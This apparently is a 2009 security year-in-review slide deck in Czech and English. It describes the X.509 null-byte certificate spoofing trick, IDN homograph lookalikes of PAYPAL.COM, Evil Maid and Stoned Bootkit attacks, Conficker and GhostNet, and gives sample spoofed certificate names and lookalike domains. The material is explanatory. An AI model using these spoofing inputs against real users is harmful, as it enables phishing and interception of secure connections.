
```
strcmp(destination, commonName)
```

w	w	w	.	a	l	e	s	.	c	o	m	0x0
---	---	---	---	---	---	---	---	---	---	---	---	-----

22	w	w	w	.	a	l	e	s	.	c	o	m	0x0	.	b	o	d	i	k	.	n	e	t
----	---	---	---	---	---	---	---	---	---	---	---	---	-----	---	---	---	---	---	---	---	---	---	---

... result's in error in validation

- Browsers
 - Firefox, Explorer, Lynx, Curl
- Mail clients
 - Thunderbird, Outlook, Evolution
- IM
 - Pidgin, AIM, irssi, centericq, ...
- SSL VPN
 - AEP, Citrix, ...



... there are more dragons ...

- wildcard certificates
 - `*\0.bodik.net`
- there's other implementation error
 - NSS remote buffer overflow exploit
- OCSP
 - defeated by faking OCSP response with TryLater option
- Mozilla/Firefox
 - autoupdate feature relies on TLS channel to update server
 - updates are/were not signed :((
- Stripping NULL at CA is not a solution
 - `www.ale\0s.com >> www.ales.com`

Dan Kaminsky: ... more more dragons

- x509 is a BIG CRAP ...
- with multiple roots of authority, it's enough to find **just one BAD to defeat all this**
 - even a smallest one
 - or any intermediate
 - even when anything is fixed

Do you want to know more ???



????



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Conficker virus
exploited vulnerability



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Stoned Bootkit
Hardware attacks



Psyb0t - DSL, Embed
Network eavesdropping



TLS/SSL

Internet

jolan/a + Stoned Bootkit v2

Zase Rutkowska: Evil Maid

(jeden z prvních hackerů, který mimo jiné hacknul svoje tělo)

USB flash disk - boot the laptop - infect. After regular boot, infected laptop stores the last password. Now it is the time to steal the laptop ...

Peter Kleissner: Stoned Bootkit

The Stoned Bootkit is a rootkit that is booted before the main operating system has, and is able to stay and hide itself in memory during execution of the guest operating system. The payload is executed beside the running operating system and comes with the bootkit. Stoned is designed to be operating system independent, it is multiplatform. It currently supports all 32-bit and 64-bit Windows systems and Linux.

Infection vectors: USB stick, .exe, PDF exploit (!)

PCI DSS + karty ve španělsku

The **Payment Card Industry Data Security Standard** was created to help organizations that process card payments prevent credit card fraud through increased controls around data and its exposure to compromise.

Big-Box Breach: The Inside Story of Wal-Mart's Hacker Attack
KIM ZETTER: Wal-Mart was the victim of a serious security breach in 2005 and 2006.

Spain, 2009: Spanish police are investigating a credit card processing company which is believed to be at the centre of the scam. Germany: over 100 000 cards blocked (Volksbank, Raiffeisenbank) . Československá obchodní banka (ČSOB) na tuto hrozbu reagovala zablokováním karet vybraným klientům.

Sumedh Thakar, Terry Ramos: PCI Compliance for Dummies
ISBN 978-0-470-74452-9

IDN FUN I.

Internation Domain Names allows you to input internet addresses in your own language

www.žluťoučkýkůň.eu

www.xn--luoukk-fza0k2w9i6dqh.eu

...or to cover your ass

-

PAYPAL.COM

PAYPAL.COM

PAYPAL.COM

PAYPAL.COM

IDN FUN II.

-
PAYPAL.COM = xn--pal-5cd3fta.COM

PAYPAL.COM = PAYPAL.COM

PAYPAL.COM = xn--ypal-43d9g.COM

PAYPAL.COM = xn--pypal-4ve.COM

a co IP adresa: CXLVII. CCXXVIII .I.X

SSL Homograph attack

- don't strip https > replace it
- utf8 in x509 cn vs browser's address bar
- `www.domena.cz?id=d2e3.. ...e132312ec.china.cn`
- than you can offer perfectly valid `*.china.cn` certificate
- ie5 (win2k), mozilla 1.6 (linux)

Protocol	Info
DNS	Standard query A email\303\266\302\260domena_hrozne_dloupa.bodikovo.cz
DNS	Standard query A email\303\266\302\260domena_hrozne_dloupa.bodikovo.cz
DNS	Standard query A email\303\266\302\260domena_hrozne_dloupa.bodikovo.cz


DNS	Standard query A xn--emaildomena_hrozne_dloupa-xg2a.bodikovo.cz
DNS	Standard query A xn--emaildomena_hrozne_dloupa-xg2a.bodikovo.cz
DNS	Standard query A xn--emaildomena_hrozne_dloupa-xg2a.bodikovo.cz.localdomain
DNS	Standard query A xn--emaildomena_hrozne_dloupa-xg2a.bodikovo.cz.localdomain

Flashes



(Anti)Viry dnes obzvlášť vypečené

- stále oblíbenější trik rhybářů
- v oběhu jich je až 7000
- rhybaří se takto i na facebooku a twitteru
- ... falešné multimediální kodeky ...



PČR a e-rotika ...



- Listopad 2009
- Policie zasáhla proti skupině lidí, kteří si na internetu předávali dětské porno.
- **Podezřelých je 160.**
- V rámci akce policie udělala 150 domovních prohlídek, zajistila 342 počítačů a záznamových prostředků.
- Do akce **bylo nasazeno 840 policistů.**
- Novým trendem se stává dobíjení mobilu za fotky

GhostNet

- 29. března 2009
- But just size of botnet does not matter
- GhostNet
 - Wen Tia-pao snooping (not only) Dalai Lama
 - *embassies*: India, South Korea, Indonesia, Romania, Cyprus, Malta, Thailand, Taiwan, Portugal, Germany, Pakistan, Laos
 - *foreign ministries*: Iran, Bangladesh, Latvia, Indonesia, Philippines, Brunei, Barbados, Bhutan



Sport news



MS09-002

- prosinec 2008
 - ZDI reportuje MS chybu v IE7 (neveřejně)
- 10. února 2009
 - vydána záplata
- 17. února 2009
 - zachycen malware který chybu zneužíval (CN)
- reversování záplaty trvalo číňanům týden

Ze sportu DBJ DNS 5.březen 2009

DJBDNS tinydns (axfrdns) obsahovala nepravděpodobně zneužitelnou chybu, zahrnující třetí stranu (konfigurace, před kterou DJB varuje)

Ale stejně! DJB udělal chybu a zaplatil \$1000!

Oprava:

- if (dlen <= 128)

- +if ((dlen <= 128) && (response_len < 16384))

BC++ Awards 2009





The best DMS product 2009 goes to:

Synopsi nominee

<http://www.csob.sk/LoadFile.aspx?fileId=582>

3	application/pdf	2329627	Rocna_sprava_DSS_2004.pdf
4	None	0	None
5	application/pdf	174426	CB_193_DSS_vyrocka_web.pdf
6	application/pdf	129053	Polrocna_sprava_DSS_2005.pdf
7	application/pdf	613603	Rocna_sprava_DSS_2005.pdf
8	application/pdf	917759	Rocna_sprava_DSS_2006.pdf
9	application/pdf	173089	Polrocna_sprava_DSS_2006.pdf
10	application/pdf	2107176	Vyrocna_sprava_2006.pdf
11	application/pdf	190405	Polrocna_sprava_DSS_2007.pdf
12	application/pdf	31947	CB_12_list_zmluva.pdf
13	application/pdf	30280	ziadost.pdf
14	application/pdf	405970	Ziadost_o_vyplatenie_prostriedkov_poberatelom.pdf
15	application/pdf	30156	vop.pdf
16	application/pdf	28731	31_vypis.pdf
17	application/pdf	31398	30_prvy_vypis.pdf
18	application/pdf	21967	01_uz_aj_csob.pdf
19	application/pdf	26100	02_kolko_dostanem.pdf
20	application/pdf	20536	03_licencia.pdf
21	application/pdf	31044	04_sprostredkovatel.pdf

The best attack vector 2009 goes to:

www.adobe.com

for rich internet/exploit applications



**JavaScript in PDF
and
Adobe Flash**

Best BGP peer of 2009:

Single Czech provider announcing a single prefix caused a huge increase in the global rate of updates, peaking at 107,780 updates *per-second*. With AS path exceeding 255 ASNs. (normal: 4-5 ...)

3 x bug: Configuration typo & MikroTik bug, Cisco bug - CSCsx73770, Insufficient transit provider filtering

Core Internet: **ok**, but border/small ISP routers busted



The best innovation 2009 goes to:

www.microsoft.com

for inventing and patenting:

sudo

(known to IT SEC professionals since 1980)

A co na to jan tleskač ?



- DNS (2008) > x509/SSL (2009) > ??? (2010)
- A co Java ? Tak velká technologie a tak málo křiku ...
- Conficker
 - *Perhaps an even greater threat than what they have done so far, is what they have learned and **what they will build next...***
 - wishmaster ?
 - Win32.Induc.A
 - Ken Thompson: Reflections on Trusting Trust
- Kde je IPv6 ?
- Kde je DNSSEC ?

.. stejně půjdem do basy ...

<http://business.center.cz/business/pravo/zakony/trestni-zakonik/cast>

§ 182 Porušení tajemství dopravovaných zpráv

(1) **Kdo úmyslně poruší tajemství**


b) datové, textové, hlasové, zvukové či obrazové zprávy posílané prostřednictvím sítě elektronických komunikací a přiřaditelné k identifikovanému účastníku nebo uživateli, který zprávu přijímá, nebo

§ 231 Opatření a přechovávání přístupového zařízení a hesla k počítačovému systému a jiných takových dat

(1) Kdo v úmyslu spáchat trestný čin porušení tajemství dopravovaných zpráv podle § 182 ... **vyrobí, uvede do oběhu,** doveze, vyveze, proveze, nabízí, zprostředkuje, prodá nebo

jinak zpřístupní, **sobě nebo jinému opatří** nebo přechovává

a) **zařízení nebo jeho součást,** postup, nástroj nebo jakýkoli jiný prostředek, **včetně počítačového programu,**



J XD na hrat



Weather in 2009

(29.11.2009 17:44 CET)	2009		2008
Sun Alerts http://blogs.sun.com/security/?cat=alerts&date=200811	216		173
Debian Security Advisories http://www.debian.org/security/2009/	246		235
Microsoft Security Bulletin http://www.microsoft.com/technet/security/current.aspx	68		69
Gentoo Linux Security Advisories http://www.gentoo.org/security/en/glsa/index.xml	151		191
FreeBSD Security Advisories http://www.freebsd.org/security/advisories.html http://www.vuxml.org/freebsd/	167		161
CVE Candidates http://cve.mitre.org/data/downloads/allcans.txt	4073		6432

The best hack of 2009 goes to:

www.fpr.zcu.cz

CTRL-A

CTRL-C

CTRL-V